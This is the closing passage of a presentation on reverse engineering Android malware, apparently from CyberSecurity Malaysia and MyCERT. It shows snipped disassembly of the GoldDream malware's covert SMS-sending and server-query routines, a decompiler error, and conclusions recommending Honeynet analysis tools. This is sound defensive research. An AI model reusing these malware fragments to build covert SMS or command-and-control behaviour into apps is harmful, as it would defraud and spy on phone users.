2227     invoke-virtual {v0, v1}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I
2228     <snip>..<snip>
2229     invoke-virtual {v0, v1, v2, v3}, Lcom/GoldDream/zj/zjService;->bg_sendSms(Ljava/lang/String;Ljava/lang/String;I
2230     <snip>..<snip>
2231     :pswitch_2
2232     move-object/from16 v0, p0
2233
2234     move-object/from16 v1, p2
2235
2236     invoke-virtual {v0, v1}, Lcom/GoldDream/zj/zjService;->getValueFromServer(Ljava/lang/String;)Ljava/lang/String;
2237
```

Challenges and Issues

Decompiling error

```
// ERROR //
public String getUidfromServer()
{
  // Byte code:
  //   0: ldc 94
  //   2: astore_1
  //   3: new 239 java/lang/StringBuilder
  //   6: dup
  //   7: ldc 241
  //   9: invokespecial 242     java/lang/StringBuilder:<init>    (Ljava/lang/String;)V
  //   12: astore_2
  //   13: aload_0
  //   14: ldc 54
  //   16: ldc 17
```

Challenges and Issues

- Spotting the malicious apps
  - Not RE problem but how do you spot the malicious app?.
- Remote Install via “Market” would be interesting to observe

CONCLUSION

MOSTI CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

Conclusion

- Android malware is interesting topic
  - More complex android malware are expected
  - More exploits on Android platform are expected
  - More powerful hardware will change the landscape!
- It is possible to reverse engineering Android malware
  - Understanding Dalvik is a must!
  - Solving a puzzle. PERIOD

Conclusion

- Reversing repackaged Apps is not fun!.
  - Huge code base
  - Diffing with original apps will help. :-)
- Reversing tools are out there:
  - A lot of effort from community. Couple of tools from Honeynet Project:
    - Droidbox
    - APKInspector
    - Androguard
  - Have you try Honeynet Forensic Challenge 9, yet?

FC9

- Have you try Honeynet Forensic Challenge 9, yet?

Q&A

THANKS

Email: mahmud@cybersecurity.my
Web: http://www.cybersecurity.my
Web: http://www.mycert.org.my
Web: www.cybersafe.my
Report Incident: mycert@mycert.org.my